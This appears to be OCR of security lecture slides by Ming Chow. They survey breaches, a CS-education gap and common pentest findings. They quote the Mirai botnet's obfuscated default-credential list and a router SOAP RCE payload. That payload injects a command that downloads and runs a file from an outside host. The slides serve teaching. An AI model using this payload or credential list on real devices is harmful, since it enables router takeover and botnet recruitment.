
THE HARD PROBLEMS IN SECURITY

Ming Chow

Email: mchow@cs.tufts.edu

Twitter: @0xmchow



VULNERABILITIES / THREATS

4/7/2016
11:00 AM

Top US Undergraduate Computer Science Programs Skip Cybersecurity Classes

Kelly Jackson Higgins
News


Connect Directly

0 COMMENTS
COMMENT NOW

New study reveals that none of the top 10 US university computer science and engineering program degrees requires students take a cybersecurity course.


There's the cybersecurity skills gap, but a new study shows there's also a major cybersecurity education gap -- in the top US undergraduate computer science and engineering programs.

An analysis of the top 121 US university computer science and engineering programs found that none of the top 10 requires students take a cybersecurity class for their degree in computer science, and three of the top 10 don't offer any cybersecurity courses at all. The higher-education gap in cybersecurity


GitHub, Inc. [US]
https://github.com/jgamblin/Mirai-Source-Code/blob/6a5941be681b839eeff8ece1de8b245bcd5ffb02/mirai/bot/scanner.c


```
    tcph->syn = TRUE;

    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root     xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root     vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
    add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
    add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
    add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
    add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user     user
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin    (none)
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                          // root     pass
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin    admin1234
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                          // root     1111
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);      // admin    smcadmin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                      // admin    1111
    add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                  // root     666666
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);          // root     password
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                          // root     1234
    add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                  // root     klv123
```



One of the Largest Hacks Yet Exposes Data on Hundreds of Thousands of Kids

WRITTEN BY LORENZO FRANCESCHI-BICCHIERAI
November 27, 2015 // 11:08 AM EST


www.nytimes.com/2016/09/23/technology/yahoo-hackers.html?_r=0


TECHNOLOGY | Yahoo Says Hackers Stole Data on 500 Million Users in 2014

Changing Yahoo passwords will be just the start for many users. They'll also have to comb through other services to make sure passwords used on those sites aren't too similar to what they were using on Yahoo. And if they weren't doing so already, they'll have to treat everything they receive online with an abundance of suspicion, in case hackers are trying to trick them out of even more information.

The company said as much in an email to users that warned it was invalidating existing security questions — things like your mother's maiden name or the name of the street you grew up on — and asked users to change their passwords. Yahoo also said it was working with law enforcement in their investigation and encouraged people to change up the security on other online accounts and monitor those accounts for suspicious activity as well.

THE SAD STATE OF SECURITY

- "Top US Undergraduate Computer Science Programs Skip Cybersecurity Classes" (top left picture in previous slide): http://www.darkreading.com/vulnerabilities---threats/top-us-undergraduate-computer-science-programs-skip-cybersecurity-classes/d/d-id/1325024
- "Here are the 61 passwords that powered the Mirai IoT botnet" (top right picture): http://www.csoonline.com/article/3126924/security/here-are-the-61-passwords-that-powered-the-mirai-iot-botnet.html. Source code: https://github.com/jgamblin/Mirai-Source-Code/blob/6a5941be681b839eeff8ece1de8b245bcd5ffb02/mirai/bot/scanner.c
- "One of the Largest Hacks Yet Exposes Data on Hundreds of Thousands of Kids" (VTech, SQL injection): http://motherboard.vice.com/read/one-of-the-largest-hacks-yet-exposes-data-on-hundreds-of-thousands-of-kids
- "Yahoo Says Hackers Stole Data on 500 Million Users in 2014": http://www.nytimes.com/2016/09/23/technology/yahoo-hackers.html



The Approach


The following table represents the top five attack vectors used by Praetorian between 2013 and 2016 as part of a complete corporate network compromise kill chain. This list was last updated in June 2016 and is based on a review of 100 reports.

RANK	FINDING	PERCENTAGE
1	Weak Domain User Passwords	66%
2	Broadcast Name Resolution Poisoning (aka WPAD)	64%
3	Local Administrator Attacks (aka Pass the Hash)	61%
4	Cleartext Passwords Stored in Memory (aka Mimikatz)	59%
5	Insufficient Network Access Controls	52%

Table 1: Praetorian's top internal findings based on frequency of occurrence in kill chain

"The data set includes 100 separate internal penetration test engagements spanning 75 unique organizations. The top four attack vectors are based on utilizing stolen credentials."

https://www.praetorian.com/downloads/report/How%20to%20Dramatically%20Improve%20Corporate%20IT%20Security%20Without%20Spending%20Millions%20-%20Praetorian.pdf



Kenn White @kennwhite

Follow


~1M German Telekom routers have been knocked offline. One of the main models is vulnerable a nasty SOAP RCE bug: isc.sans.edu/forums/diary/P …

```
<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" S\
OAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <SOAP-ENV:Body>
   <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
   <NewNTPServer1>
`cd /tmp;wget http://l.ocalhost.host/1;chmod 777 1;./1`
   </NewNTPServer1>
   <NewNTPServer2></NewNTPServer2>
   <NewNTPServer3></NewNTPServer3>
   <NewNTPServer4></NewNTPServer4>
   <NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

RETWEETS 212 LIKES 128

8:30 AM - 28 Nov 2016

212 128 •••



Steve Christey Coley @SushiDude

Follow

